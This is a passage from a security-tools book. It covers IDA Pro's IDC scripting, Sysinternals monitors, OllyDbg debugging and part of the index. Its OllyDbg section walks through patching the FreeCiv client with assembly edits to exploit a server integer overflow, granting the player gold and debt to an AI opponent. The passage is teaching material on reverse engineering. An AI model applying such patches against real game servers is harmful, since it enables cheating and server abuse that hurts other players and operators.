16      bar = foo(2, 3, "another string");
17      Message("bar=%i\n", bar);
18      return;
19  }
```

Defining functions is similar to the way it's done in C except that no type information is needed for return values or arguments. The needed conversions for these types are done automatically for us. Variables are all automatic locals, and they can all hold either a 32 bit signed integer, a character string (no longer than 255 characters), or a floating-point value. Note that a variable cannot be initialized on the same line that it is declared on. Calling functions is the same as it's done in C. Another useful feature of variables is that if you are running the script while IDA is in debugging mode, you can reference machine registers by name as if they were variables in your script.

Expressions and statements

Almost all operators in C are supported in IDC with the exception of complex assignment operators such as +=. IDC also supports almost all the same statement types that C does with the exception of *switch case* statements. There are some operators that are unique to IDC, like the calculate linear address operator:

```
[s, o]
```

Here `s` is the segment, or a string constant with the segment name, and `o` is the offset from the segment base. The calculation `[s, o]` is equivalent to the expression:

```
(s << 4) + o
```

IDC also has some expressions for converting types, such as:

```
long(expr)
char(expr)
float(expr)
```

Just like when doing type casting in C, these can truncate some values depending on which way the conversion is going.

Interacting with the IDA database

Up until now I haven't told you how to do anything useful. To be of any help, the IDC scripts need to be able to access the IDA database. IDA comes with a large set of built-in functions for reading and writing to the database. Just about anything you can do in the user interface, you can script in IDC. Table 23-1 provides a small list of the most common functions for accessing the database. For a more complete list, see the online documentation for IDC built-in functions.

Table 23-1. Functions for accessing the database

Built-in function name	Description
AddHotKey	Assigns IDC routine to a hotkey.
AnalyseArea	Performs full analysis on a region.
AskStr	Prompts the user for a string.
AskFile	Prompts the user for a filename.
AskAddr	Prompts the user for an address.
AskLong	Prompts the user for a long integer value.
AskYN	Prompts the user for “yes” or “no.”
Byte	Get the value of a program byte.
ChooseFunction	Prompts the user for a function.
Comment	Adds a regular comment.
CreateArray	Creates an array.
DelArrayElement	Removes an array element.
Dword	Get the value of a program double word.
Exec	Executes an OS command.
ExtLinA	Adds a comment above a line.
ExtLinB	Adds a comment below a line.
FindText	Searches for text in the disassembly window.
FindBinary	Searches for binary strings in the image.
FindImmediate	Searches for immediate values.
FindFuncEnd	Finds the end of a function.
GetCurrentLine	Gets the disassembly line at the cursor.
GetFirstIndex	Gets the index of the first existing array element.
GetFuncOffset	Gets the function offset of an address.
GetFunctionName	Gets the name of a function at a given address.
GetInputFile	Gets the input filename.
GetMnem	Gets the mnemonic for an instruction at the given address.
GetNextIndex	Gets the index of the next existing array element.
GetOpType	Gets the type of an instruction operand.
GetOperandValue	Gets the value used in an instruction operand.
GetOpnd	Gets a string of an instruction operand.
GetOriginalByte	Gets the original value of a byte before patching is applied.
GetPrevIndex	Gets the index of the previous existing array element.
ItemEnd	Gets the address of the end of the item at a specified address.
MakeArray	Marks data at an address as an array type.
MakeByte	Marks data at an address as a byte.
MakeCode	Marks data at an address as code.

Table 23-1. Functions for accessing the database (continued)

Built-in function name	Description
MakeFunction	Marks data or code at an address as a function.
MaxEA	Gets the largest valid program offset.
Message	Prints a message in the status window.
MinEA	Gets the smallest value program offset.
ScreenEA	Gets the program address at the cursor.
SelEnd	Gets the end address of a selected region.
SelStart	Gets the start address of a selected region.
Wait	Waits for the end of auto-analysis.

Adding graphical interfaces

IDC lets you get information from the user interactively using a series of functions:

```
#include <idc.idc>

static main () {
    auto s;
    auto addr;
    auto yn;
    auto ynString;
    auto i;

    s = "";
    addr = 0;
    yn = 0;
    l = 0;
    s = AskStr("default string", "Enter A String");
    if(s == 0) {
        s = "You didn't give me a string.";
    }
    if((addr = AskAddr(0, "Give me an address.")) == BADADDR) {
        addr = 0;
    }
    yn = AskYN(1, "Yes or no?");
    if(yn == 1) {
        ynString = "Yes";
    } else if(yn == 0) {
        ynString = "No";
    } else {
        ynString "You canceled";
    }
    i = AskLong(0, "Give me a long int.");
    Warning("%s\n0x%08X\n%s\n%i\n", s, addr, ynString, i);
    return;
}
```

These are just a few of the built-in functions for interacting with the user. To get a full list, look in IDA's online help.

Faking global variables with arrays

There are times when writing particularly large IDC scripts where it becomes useful to keep persistent global data. Unfortunately, IDC does not allow for global variables of the normal type, but we can fake it. The standard way to make persistent global data in an IDC script is to use arrays. By creating arrays and then accessing them by their identifiers from another scope, we are able to keep the data persistent and then copy it into a local variable for use:

```
#include <idc.idc>

static main () {
    auto test1;
    auto test2;
    auto id;

    test1 = 42;
    test2 = "test data";
    CreateArray("globalData");
    id = GetArrayId("globalData");
    SetArrayLong(id, 0, test1);
    SetArrayString(id, 1, test2);
    return;
}
```

Each index in the array can store either a 32 bit integer or a string value, and the index value is 32 bits long. To access this later from another scope, you would use code like this:

```
static foo () {
    auto test1;
    auto test2;
    auto id;

    id = GetArrayId("globalData");
    test1 = GetArrayElement(AR_LONG, id, 0);
    test2 = GetArrayElement(AR_STR, id, 1);

    Message("%i\n%s\n", test1, test2);
    return;
}
```

In this way, you can access your global data from any scope.

Making hotkeys

If you work on a disassembly project long enough, you will eventually find yourself doing the same operations over and over again. For example, sometimes programs will mangle their string values in an effort to obfuscate things and make our job difficult. When I see this, I will usually write a script to descramble these strings and then bind that function call to a hotkey. Here is an example of such a function being bound to a hotkey:

```
1  #include <idc.idc>
2
3  static descrambleString () {
4      auto s;
5      auto off;
6      auto start;
7      auto length;
8      auto left;
9      auto c;
10     auto last;
11
12     start = ScreenEA();
13     off = start;
14     length = Dword(off);
15     if(length > 4096) {
16         Message("length too large\n");
17         return;
18     }
19     left = length;
20     s = "";
21     off = start + 4;
22     c = 0;
23     last = 0;
24     while(left > 0) {
25         left = left - 1;
26         c = Byte(off+left)%256;
27         c = (c^last)%256;
28         last = c;
29         s = form("%c%s", c, s);
30     }
31     MakeRptCmt(start, s);
32     return;
33 }
34
35 static main () {
36     hotkey('z', "descrambleString");
37 }
```

The format of the strings in this example is a four-byte length followed by a string where each successive character is XORed with the character after it in the string. Let's break down this code. We define our function, `descrambleString`, to have no arguments because the hotkey will not provide us with any. We get the input for this function on line 12 by calling `ScreenEA`. This function returns the address at which the curser is currently set, and we use this value on line 14 when we call `Dword` to get the length value starting at that address. We then loop through the string, incrementing the address we're reading data from a byte at a time to build the string. On line 31, we make a repeatable comment on the line by the string using the `MakeRptCmt` function. I could have used `PatchByte` to modify the string in the database instead of just documenting what the string stands for, but whenever possible I prefer to keep my changes to the binary to a minimum. Finally, in the main routine we register a hotkey with IDA bound to the `z` key. Don't forget to put the function name we want this hotkey to trigger in quotes.

Automating large tasks

My final example is a script that I use to clean up large disassembly by searching for all void types in the data segment and heuristically detecting pointers values. When it finds these probable pointers, it sets their type appropriately. I find that this not only makes the data segment far more useful, but it also aids IDA in its auto-analysis so we get a better overall disassembly.

```
 1  #include <idc.idc>
 2
 3  static fixDataOffsets ( ) {
 4      auto off;
 5      auto end;
 6      auto val;
 7
 8      off = ScreenEA( );
 9      end = SegEnd(off);
10      off = SegStart(off);
11      while(off < end) {
12          // only fixup data offset...
13          if((hasValue(GetFlags(off))) && (GetMnem(off) == "")) {
14              val = Dword(off);
15              if((val >= 0x400000) && (val <= 0x500000)) {
16                  opoffEx(off, 0, 2, -1, 0, 0x0);
17              }
18              wait( );
19              off = ItemEnd(off);
20          } else if(GetMnem(off) != "") {
21              off = ItemEnd(off);
22          } else if(!hasValue(GetFlags(off))) {
23              Message("Complete.\n");
24              return;
25          } else {
26              off++;
27          }
28      }
29      Message("Complete");
30      return;
31  }
```

On line 8, we get the current address of the curser on the screen by calling `ScreenEA`. We then find the beginning and end of the segment this address is in by calling `SegEnd` and `SegStart`, respectively. The idea here is we want to loop through this segment (which is presumably a data segment) and find Dwords that look like they might be pointers. On line 13, we call `hasValue` to make sure that there is a value* at this address, and we check to make sure that there is not a machine instruction at this address by calling `GetMnem`. If the value at a given address is an assembly instruction, `GetMnem` returns a string to its pneumonic; otherwise, it returns an empty string.

* An example of when there is no value at an address is an address in the stack segment when a program is not being debugged.

If this check fails because the address has an assembly instruction at that address, we skip past the instruction by setting the offset to the address at the end of the current instruction by calling `ItemEnd` on line 21. If this check fails because there was no value located at this address, then we assume we have hit the end of usable data in this segment and we exit prematurely. If the address has a value and is not an instruction, then we do a quick check to see whether its value falls within a practical range for it to be a pointer. If it is, we call `opoffEx` to set the type at this address to be an offset. On line 18, we call `wait` to give IDA a chance to catch up with the changes we have made to the database and to perform auto-analysis based on the new type information we have given it. We could have left this out, but it will make IDA appear to be unresponsive during the run of our script and will almost lock up doing auto-analysis when we finish.

You may notice that we have not supplied a `main` routine with this script. I've left it out here because I don't want `fixDataOffsets` to run automatically when we load this. To start this function running, you will need to select File → "IC command..." from the top menu, enter `fixDataOffsets();`, and press OK.

Be careful when using IDC routines that include infinite loops. If you don't provide for a way to exit the loop then it will never return from your script and you may be forced to terminate IDA without saving. To be safe, you should always save your work before testing out an IDC script for the first time.

Using IDA Plug-ins

IDA supports the use of plug-ins to add functionality to the IDA engine. The interface for creating your own plug-ins in C++ is available from the IDA Pro web site, and a number of community-created plug-ins are freely downloadable. To load a plug-in, simply place it in the *plugins* subdirectory of the IDA program folder. Alternatively, you can edit the *plugins.cfg* file to add another location.

23.2 Sysinternals

Sysinternals (*http://www.sysinternals.com/*) is a collection of useful tools that perform advanced system monitoring of applications. The group includes a variety of tools that provide access to low-level system information for Microsoft platforms. In this section, we'll go over two that are useful for reverse engineering: RegMon and FileMon.

RegMon

RegMon provides real-time information about registry access for all applications on the system. This can come in handy when you want to see which configuration

values will affect a program, and at what times during its execution it is reading or modifying the registry. I find RegMon to be most useful when I am reverse engineering a collection of applications. Many complex systems employ a number of separate applications running in concert with each other, so finding the exact application that is using a particular registry key can save you a lot of time in the disassembler. It can also come in handy when looking for hidden features that are configurable from the registry.

FileMon

FileMon is similar in operation to RegMon, only it displays a real-time list of all file access for all applications on the system. I find this tool comes in handy when I want to track down which applications are using a file. It is also useful to track down all the files a program accesses to perform a given operation. With some programs, you can even get a good idea of how a proprietary file format works just by watching the application read in the file chunk by chunk and then seeing what is at the start and end of each of those chunks.

Setting Filters

FileMon and RegMon both display all access to files or the registry from all applications running on the system, so the first thing you're going to notice is that there is just too much information being displayed to be useful. To fix this, you must set a filter to narrow down the applications or the registry keys that you are interested in monitoring. To do so, select the filter icon from the top tool bar (it's the one that looks like a funnel). You will be given three fields—one for things to include, one for things to exclude, and one for things to include and highlight. Each field takes a semicolon-delimited list of wildcards for inclusion.

23.3 OllyDbg

OllyDbg (*http://www.ollydbg.de/*) is an application debugger with support for limited code analysis. A lot of professionals swear by OllyDbg, and as a debugger it's easy to see why. From a code analysis standpoint, it's lacking when compared with IDA Pro, but as a debugger, IDA Pro can't hold a candle to OllyDbg. By using the two programs together, you get the best of both worlds. Whenever I'm tasked with quickly reverse engineering a binary, I usually have IDA Pro open in one window and OllyDbg open in another.

The Basics

If you've ever used a graphical debugger before, then OllyDbg's interface will already be somewhat familiar to you. It has all the standard windows and tracing features that you would expect from a modern debugger.

Setting breakpoints and watchpoints

Like most debuggers, OllyDbg supports both software and hardware-assisted breakpoints and watchpoints. To set a breakpoint, click on the line that has the address you want to set the break or watchpoint at, right-click and select Breakpoint → Toggle. You can also set conditional breakpoints by choosing Breakpoint → Conditional. Setting watchpoints or hardware-assisted breakpoints is done by selecting the appropriate options from this menu.

Stepping through the program

OllyDbg supports all the standard stepping options: F7 will step info, F8 will step over, Ctrl-F9 will run until return. There is also the option to run until the program reaches user code by pressing Alt-F9. This feature can be useful if you find yourself tracing deep into a system library and want to quickly return to the application's code.

Animated stepping

There is another set of stepping routines that is somewhat unique. OllyDbg lets you step into and over code by pressing Ctrl-F7 and Ctrl-F8. This will perform the stepping operation just as you would expect, only it will do it slowly enough that you can actually see the instructions executing one by one. This can be useful if you want to quickly get a handle on how the execution flows through a small region of code without taking the time to set up trace points and watch the log.

Examining data

Most of the data you will need while debugging can be found on the CPU menu, either in the context-specific information displayed beneath the disassembly window, in the memory window, or in the registers window. If you need to view memory in a memory segment other than the one currently displayed in the CPU window, you can open up a dump window for the other segment by double-clicking on the segment you want in the segment window.

Navigating Through the Disassembly

Compared with IDA Pro, navigating the disassembly is a bit limited but it has just about everything you need. To see the basic options for navigation, go to the CPU window and right-click; then select "Go to". Here *previous* and *next* work just like *forward* and *back* do in IDA Pro. You can also choose to go back and forth through the function calls the process has made by selecting "Next procedure" and "Previous procedure." You can specify a location to return to at any point by right-clicking and selecting "New origin here." Then when you are ready to return to this point, right-click and select Go to → Origin.

Using bookmarks

If you find yourself in need of more than one origin, you can set a location as a bookmark. This is useful when you have a complicated program where you need to keep track of several points of interest. To set a bookmark, right-click on the location and select Bookmark → "Insert bookmark". Later, when you want to recall the bookmark, choose Plugins → Bookmarks → Bookmarks to open the bookmarks list.

Editing Data

The ability to edit a running program's memory, code, and register values is probably the thing that OllyDbg does best. To edit code or register values, double-click on the entry you wish to change. For code sections, it will actually let you specify the new value as an assembly mnemonic. This makes patching a running executable very easy. If you want to edit data, you will need to select the region you wish to edit and then right-click and choose Binary → Edit.

Copying and pasting binary sections

Another useful editing feature supported by OllyDbg is the ability to copy sections of code or data and paste them back later. This makes the task of adjusting code by a few bytes to insert an instruction or two much easier. In the next section, you will see how useful this can be when modifying code. To copy binary data, select the data you wish to copy, right-click, and choose Binary → Binary Copy. To later paste it back, select the entire region you would like to paste it back to and again right-click and choose Binary → Binary Paste. Be sure you select a large enough region to paste or it will only paste in part of the binary data.

The patches window

As you make changes to the code sections of the binary, the patches window will contain a listing of modifications you've made. You can enable and disable these edits at any time by toggling them in the patches window. They will even remain saved for future debugging sessions on the same executable so you don't have to redo tedious edits every time.

Undoing edits

If at any point you find that you've edited something that you shouldn't have, you can revert the changes by selecting the effected areas, right-clicking, and choosing "Undo selection".

Saving your changes

Often when you edit a binary, you want to make those changes permanent. OllyDbg will let you save your changes to the executable so they remain changed for future

executions. To save them, select the effected areas of code, right-click, and choose "Copy to executable" → Selection. You should then see a dump window; right-click anywhere on this window and choose "Save file" to save the file to disk.

Using OllyDbg with the FreeCiv Case Study

Earlier, while using IDA Pro, we found some bugs in the FreeCiv server that would let us trick the server into giving us lots of gold and giving an AI player lots of debt. In this section, I'm going to show you how to use OllyDbg to implement this hack.

Finding the location of interest

We need to edit some code in the client because it is programmed to not allow us to send the kind of invalid data we need to. The code we need to edit is part of the diplomacy screen. The plan is to replace the code to send one of the treaty options with code to send the negative gold amount that triggers the integer overflow. This code is at address `.text:004A2A40` and should look like this:

```
push ebp
mov ecx,50
mov ebp,esp
sub esp,18
mov eax,dword ptr ss:[ebp+8]
mov dword ptr ss:[esp+4],ecx
mov dword ptr ss:[esp],eax
call <jmp.&libgobject-2.0-0.g_type_check>
mov dword ptr ss:[esp],eax
mov edx,civclien.004E65B0
mov dword ptr ss:[esp+4],edx
call <jmp.&libgobject-2.0-0.g_object_get>
xor ecx,ecx
mov edx,8
mov dword ptr ss:[esp+10],ecx
mov dword ptr ss:[esp+C],edx
mov eax,dword ptr ds:[eax]
mov dword ptr ss:[esp+8],eax
mov eax,dword ptr ss:[ebp+C]
mov eax,dword ptr ds:[eax+4]
mov eax,dword ptr ds:[eax]
mov dword ptr ss:[esp],civclien.0053E9E0
mov dword ptr ss:[esp+4],eax
call civclien.0045EC90
leave
retn
```

Here the two highlighted lines must be changed to this:

```
mov ecx, 0x800000FF
mov edx, 1
```

The first change will set the amount of gold to be large enough to trigger the overflow; the second changes the type sent to the server from shared vision to gold. So

after the modification, if you set a treaty option for shared vision, it will send the hacked message instead.

Making our changes

Open *civclient.exe* in OllyDbg; after it has paused the executable, right-click on the CPU window and choose "Go to" → Expression. In the box, type `4A2A40` and press Enter. You should now see the code you need to edit. Start by selecting the first line you want to edit (`xor ecx, ecx`). Right-click on it and choose Binary → "Fill with NOPs". You should now see it replaced with two NOP instructions. The next thing to do would be to insert the replacement instruction, but if you try, you will find out that the new instruction needs five bytes and the old only took two. We must use the padding at the end of the function to steal the three bytes we need.

First we will need to copy the binary section for the bottom half of the function so we can move it and create the room we need. Do this by selecting all the lines starting from `mov edx, 8` and ending with `retn`. Then right-click and choose Binary → "Binary copy". Now select `mov edx, 8`, right-click, and choose Binary → "Fill with NOPs". We now have room enough to edit the first instruction. Double-click on the first NOP and enter the replacement instruction.

We now need to move the remaining code down three bytes. To fit it in, we will need to take up some of the pad space at the end of the function. After `retn`, you should see some instructions used for alignment. Right-click on the first line after the `retn` and using the same procedure as before, fill it with NOP instructions. We now have room enough to paste the remaining code back. Select all the lines from the first remaining NOP instructions to the last NOP instructions you just created. Right-click and choose Binary → "Binary paste" from the drop-down menu to paste the code back. Now that you've pasted that data back, double-click on `mov edx, 8` and change the `8` to a `1`.

If you were to run this now, it would crash because the binary paste we did made an exact copy of the code that used to be there. The problem here is that most compilers generate relative `call` instructions, so if the function call that is made at the end of this routine is run now, it would be accessing a location that was three bytes off from where it should be. To fix this, you need to patch the `call` instruction and subtract 3 from the offset to which it is calling. Once that is done, you should have a working exploit.

Running the hack

The procedure to run the newly hacked client to exploit the bugs we've found is as follows. First, declare war on an AI player in order to have a guaranteed bargaining penalty when negotiating a treaty. Use that penalty calculation to trigger the integer overflow. Second, go to the players' screen and open a meeting between you and the AI player; add a peace treaty to the offering. Third, add shared vision to the offer.

The hack we have made has replaced the shared vision offer with an invalid offer of gold. You should now see that you are offering a massive debt and mysteriously, the AI player is eager to accept the deal. Accept the deal: you will get rich, the AI player will be poor, and the peace treaty will be signed before the turn is over. This is why no one will ever play me at online games; at least no one that knows me.

23.4 Other Tools

There are a few tools that for one reason or another didn't make the final cut. If you have an interest, these are also very good reverse engineering tools.

SoftICE

SoftICE (*http://en.wikipedia.org/wiki/SoftICE*) is probably the most powerful debugging software I've ever seen. As its name implies, it works almost like software in a circuit emulator. That means you're given the ability to debug almost anything on the system transparently without the program knowing about the debugger. You can even debug the Windows kernel from within SoftICE. Another thing that makes SoftICE so powerful is that it is a global debugger. That means that you can set it to break whenever any application on the entire system crashes. I often run SoftICE on a machine in this configuration as I go about my daily work; that way, if I view a web page and my browser crashes, I have probably just found a bug, and I wasn't even looking for one at the time!

I would have loved to include SoftICE in this chapter except for two things. First of all, it has an unusually large price tag, and as such is probably not the best software for beginners. Secondly, it is not scheduled to support the Windows Vista platform.

HT

HT is a free and open source disassembler with impressive analysis options. It currently supports only x86 and PowerPC assembly. It uses a text mode curses-style interface to display the disassembly that can be a bit difficult to use if you are used to a more graphical environment. You can download HT from *http://hte.sourceforge.net/*.

—Michael Lynn

Index

Symbols

\ (backslash), 75
: (colon), 40, 550
; (semicolon), 754
/ (forward slash), 41, 75

A

absolute addresses, 286
ACCEPT target, 401
access control
  host hardening and, 424–430
  remote login, 467
  SSH support, 462, 480–483
  SSH troubleshooting, 479, 480
access points
  adhoc mode networks and, 103
  AirDefense Mobile tool, 123
  Airpwn tool and, 231, 235
  creating associations, 105
  default settings vulnerability, 111
  defined, 102
  infrastructure mode networks and, 103
  Karma tool and, 239
ACCESS-POINT module (Karma), 240
ACK packets (TCP)
  filtering, 614
  Nmap support, 44
  purpose, 43
  three-way handshake, 32
  tracking session state, 396
ACK scan, 44, 45
ACT_GATHER_INFO category, 68
active defense case study, 11
active fingerprinting, 95
Active Internet Connections section (netstat), 701, 702
add_header option (SpamAssassin), 561, 562
AddHotKey function (IDC), 770
address translation, 389
adhoc mode networks, 103
Adore-ng rootkit, 366–368
Advanced Encryption Standard (see AES)
advanced option (Metasploit), 207, 208
adware, 525, 526, 530
AES (Advanced Encryption Standard)
  BO2k communications, 355, 356, 358
  GPG support, 495
  PGP Disk for Windows and, 521
  SSH-2 support, 456
Afick file integrity checker, 670
agent forwarding, 484
agents
  bouncing off, 253
  Core Impact support, 251, 252
  surviving reboots, 253, 254
Aggressive timing template, 47
Aide file integrity checker, 671
aiding and abetting, 23, 24
Aircrack tool, 117, 225–230
Aircrack-ng suite, 226–230
AirDefense Mobile tool, 122–126
AirMagnet Handheld Analyzer, 126–129
AirMagnet Laptop Analyzer, 126–129
airodump program, 229–230
Airopeek tool, 129
Airpwn tool, 98, 225, 231–238
airpwn_response function, 237

We'd like to hear your suggestions for improving our indexes. Send email to *index@oreilly.com*.

AIX operating system, 670
Allison, Jeremy, 445
AllowGroups option (SSH), 462
allow_user rules option (SpamAssassin), 562
AllowUsers option (SSH), 462
alpha2 encoder, 302, 304
alternate data streams
  deleting hidden data, 716
  FileStat support, 707
  hidden files in, 706, 709
  working with, 710
AMD virtualization technology, 449
AMP (Assessment Management Platform), 85
AnalyseArea function (IDC), 770
anti-circumvention rules (DMCA), 16, 18–22
anti-virus software
  detecting hxdef, 363, 365
  evolution of, 526
  Norton Antivirus, 527–530
  Procmail, 548–554
  testing, 527, 528
  testing remote servers and, 62
  (see also ClamAV project)
AOL Instant Messenger, 98
APIs
  filtering, 369
  IceSword and, 372
  Rootkit Revealer and, 371
  Spike framework and, 735–739
Apple Mail program, 510
application layer
  encryption at, 494, 513
  tracerouting and, 173
applications
  fingerprinting, 42, 49
  networked scanning, 31
  (see also fuzzing; web applications)
ArchiveBlockMax option (clamd/clamdscan), 539
ArchiveMaxCompressionRatio option (clamd/clamdscan), 539
ArchiveMaxFiles option (clamd/clamdscan), 539
ArchiveMaxFileSize option (clamd/clamdscan), 539
ArchiveMaxRecursion option (clamd/clamdscan), 539
arithmetic expressions, 564
ARP poisoning, 88–92, 163–165, 472
ARP protocol
  esic tool and, 595
  ettercap support, 91
  ISIC support, 596, 598
  Nmap support, 35
  Scapy program, 143, 160
  sliced network scan and, 180
  static tables, 92–93
  tcpdump and, 610
ARP spoofing, 88–92
Arpd daemon, 657
arpspoof program
  ARP cache poisoning, 164
  dsniff support, 91, 92
  fingerprinting hosts, 96
  overview, 89
arrays, global variables and, 772
as application (Unix), 370
AS (Autonomous System) numbers, 170
ASCII character set
  digital signatures and, 508
  email encryption and, 509
  file encryption and, 507
  Netdude support, 636
  Riot support, 728
  tcpdump support, 613
  UTF-16 encoding and, 304
  Wireshark support, 621, 622
AskAddr function (IDC), 770
AskFile function (IDC), 770
AskLong function (IDC), 770
AskStr function (IDC), 770
AskYN function (IDC), 770
assembly language
  building shellcode from, 289
  GCC support, 288
  reverse engineering and, 752
  ShellForge support, 293
Assessment Management Platform (AMP), 85
association request frames, 105
association response frames, 105
asymmetric keys, 456, 495
AT&T Research Lab, 325
attack surface area of hosts, 387
authentication
  base keys and, 675
  BO Peep support, 353
  BO2k support, 339, 341, 343
  firewalls and, 387
  HMAC and, 668
  host hardening and, 421

infrastructure mode networks and, 104
keyboard-interactive method, 458
MAC addresses and, 116
NTLM, 77, 742
PuTTY support, 490
SSH support, 456, 458, 465–470, 483
VNC and, 326, 329
WebInspect support, 77
authentication request frames, 104
authentication response frames, 104
auth_null.dll plug-in, 339, 341
authorization
adequate for computer access, 9, 10
computer trespass and, 7, 12
authorized_keys file, 475, 476
Autodafé fuzzer, 747
Autonomous System (AS) numbers, 170
Auto-Protect feature (Norton), 528–530
Autoruns tool (Sysinternals), 711–714
Autoruns utility, 422
autossh package, 488
Ava application (Adore-ng), 367
avalanche effect, 667

B

Back Orifice 2000 (BO2k)
adding servers to workspace, 342, 343
BO Peep plug-in, 350–355
BO Tools plug-in, 345, 346
concealing protocol, 356–358
configuring clients, 340–341, 346–350
configuring servers, 335–340, 345
encryption, 339, 341, 342, 355, 356
key features, 334–335
removing, 358
using backdoor, 343–345
Back Orifice Trojan, 334
backdoors
attack files and, 589
choosing, 324–325
defined, 525
Hacker Defender and, 365, 366
legitimate uses, 323
libpcap source code and, 495
Netcat support, 324, 325, 360–361
netstat support, 700–704
rootkits and, 363
Unix, 359–362
VNC support, 325–334
(see also Back Orifice 2000)
backing up SSH keys, 471
Backlight detection system, 363
backslash (\), 75
bandwidth throttling, 38
base keys, 675
baseline storage, securing, 680–682
bash-completion package, 507
basic service set (BSS), 103
Bastard disassembly environment, 278
Bastille Linux, 436–438
Bastion Hosts, 387
_BAYES_variable (SpamAssassin), 562
Bayesian filters
anti-phishing and, 572
Procmail and, 548
spam filtering with, 556–560
SpamAssassin and, 566
beacon frames, 104
Beale, Jay, 639
begin directive, 235
Bejtlich, Richard, 388
Beltane file integrity checker, 672, 687
big endian, 735
binary reverse engineering (see reverse engineering)
binary signature (see hash)
binutils package (GNU)
disassembling shellcode, 288
libopcode library, 277, 278
objdump tool, 276
ShellForge support, 293
Biondi, Philippe, 320
bit-flipper fuzzer, 729
BitTorrent traffic, 591
Black Hat conference, 3–6
black hats, 22, 24
BlackBerry email client, 510
Blackboard, Inc., 5, 19
black-box testing, 180–182, 601
black-hole technique, 656
blacklists
Google Toolbar as, 573
Netcraft Anti-Phishing Toolbar as, 572
Procmail support, 551
SpamAssassin and, 565, 568
SSH and, 462
block-based fuzzers, 727, 741, 747
Blowfish algorithm, 456, 495
BO Peep plug-in, 350–355
BO Server Connection window, 343
BO Tools plug-in, 345, 346
BO Tools Registry Editor, 348, 349
BO2k (see Back Orifice 2000)
BO2k Workspace, 342, 343

bo2kcfg.exe file, 335
bo2k.exe file, 335, 336
bo2kgui.exe file, 335, 340
bombs, 525
bookmarks, setting, 778
Boolean expressions, 563
bouncer feature (Canvas), 262
bouncing off installed agents, 253
boundary conditions, 727
BoundsChecker tool, 731
BPF filtering
  Scapy program and, 149, 152
  tcpdump and, 607, 609–612
  Wireshark and, 615
breakpoints
  setting in IDA, 759
  setting in OllyDbg, 777
bridge mode (ettercap), 93
bridges, tcpprep tool and, 583
broadcast addresses
  pinging, 87
  sliced network scan and, 180
  testing, 581
browser hijackers, 526
browsers
  anti-phishing toolbars, 572–574
  CA support, 510
  disabling, 528
  Metasploit web interface, 198
  Norton Antivirus support, 527
  WebProxy tool, 742
browsing, shadow, 98
brute force attack
  defined, 444
  key-based authentication and, 465, 467
  salt and, 523
BSD operating system
  ClamAV support, 531
  firewalls and, 386, 391–401
  GPG/PGP support, 495
  ISIC support, 594
  Kismet support, 110
  Metasploit support, 203
  nice tool, 538
  Protos and, 601
  Snort support, 643
  Tcpreplay support, 577
  Wireshark support, 119
BSS (basic service set), 103
BSSID, 103, 104, 117
buffer overflow, 270–275, 727
BugTraq security mailing list, 269
bump in the wire, 386
Burns, Bryan, 638
Butler, James, 363
Byte function (IDC), 770
bytes mode (flowreplay), 585
BZIP2 compression, 496, 507

C

C compiler
  building shellcode and, 290
  GCC support, 288
  MOSDEF, 258, 262, 264
  ShellForge support, 293
  Spike framework and, 734
CA (certificate authority)
  authenticating files with, 712
  testing CSR, 515
  X.509 certificates, 510–512
CAcert CA, 512
cache poisoning
  ARP, 163–165
  UDP, 472
call instruction, 307, 308
Canvas (Immunity Security)
  bouncer feature, 262
  exploit framework, 258–260
  Metasploit and, 267
  MOSDEF support, 258, 262, 264
  porting exploits, 260, 261
  running from command line, 261
  writing exploits for, 264–267
CAST128 algorithm, 456
CAST5 algorithm, 495, 521
cat command (Meterpreter), 216
cd command (Meterpreter), 216
cease-and-desist letters, 19, 26
CERT (Computer Emergency Response Team), 269, 495
certificate authority (see CA)
Certificate Signing Request (CSR), 514, 515
CFEngine, 474
channels, 459, 542
Chapman, Brent, 388
chattel, 10
check bytes, 457
CheckHostIP configuration option (SSH), 464
Checks option (Freshclam), 534
checksums
  fixing, 635, 638–639
  hash and, 666

ISIC suite and, 599
protocols and, 739
replaying traffic and, 579, 592
Chkrootkit rootkit, 379, 380
.chm extension, 533
ChooseFunction function (IDC), 770
chroot utility
honeyd and, 661
host hardening and, 448, 449
limiting damage with, 431
sandboxing with, 421
CIDR notation, 41
Cisco Systems, 3, 4
civil cause of action, 8
ClamAV project
alternative matching bug, 547
clamd daemon, 531, 538–544
clamdscan, 531, 538–544, 554
Clamscan scanner, 531, 536–538
ClamWin port, 531–533
email filtering, 572
Freshclam tool, 531, 533–536
overview, 531
Procmail support, 554, 570, 571
virus signatures, 544–548
clamc daemon, 544
clamd daemon
commands, 542
description, 531
functionality, 538, 539
as network server, 541–542
on-access scanning, 538–540
testing, 543, 544
clamdscan
Clamscan scanner vs., 544
description, 531
functionality, 538, 539
matching conditions, 554
testing, 543, 544
transparent connections, 541
Clamscan scanner
clamdscan vs., 544
description, 531, 536–538
testing, 543, 544
clamuko
on-access scanning, 538, 539–540
usage rules, 540
ClamukoExcludePath option (clamd), 540
ClamukoIncludePath option (clamd), 540
ClamukoMaxFileSize option (clamd), 540
ClamukoScanOnAccess option (clamd), 539
ClamukoScanOnClose option (clamd), 539
ClamukoScanOnExec option (clamd), 539
ClamukoScanOnOpen option (clamd), 539
ClamWin port, 531–533
CLI (Command Line Interface), 324, 487
cli_botool.dll plug-in, 346
CLIENT ruleset, 394–397
client-side processing
ClamAV support, 538–544
flowreplay and, 585
man-in-the-middle attack and, 472
network fuzzer test beds, 730
PKI support, 511
SpamAssassin and, 569
SSH configuration, 462–464
SSH troubleshooting, 477–478
Stunnel support, 513, 516–518, 520
tcpprep tool and, 583
cloaking technique, 104, 111, 121
Clowes, Shaun, 320
code
annotating in IDA, 754
decompiling, 4, 5, 14
dual nature of, 23
duty of care with, 23
for FreeCiv video game, 749
legal and ethics issues, 4
navigating in IDA, 755
regulating functionality of, 23
transferring, 483
(see also shellcode)
code injection, 272, 314–320
Codenomicon, 601
coLinux project, 450
collisions, hash, 508, 667
colon (:), 40, 550
command injection, 76
Command Line Interface (CLI), 324, 487
command option (SSH), 475
Comment function (IDC), 770
comments, 754
common law rules
on computer trespass, 7, 10
defined, 7
legal defenses, 11
on computer trespass, 3
communications, securing (see encryption; GPG; S/MIME standard; SSH protocol; Stunnel)
Comodo CA, 512
Comprehensive Perl Archive Network (CPAN), 567

compression algorithms
BO2k support, 348
BZIP2, 496, 507
GPG support, 496
SSH support, 457, 477
ZIP, 496, 507
computer access
adequate authorization for, 9, 10
computer trespass and, 7, 8
examples of, 8
when testing, 8, 12
Computer Emergency Response Team (CERT), 269, 495
computer trespass
active defense case study, 11
authorization and, 7, 9, 10, 12
calculating loss in, 7
common law rules, 3, 7, 10
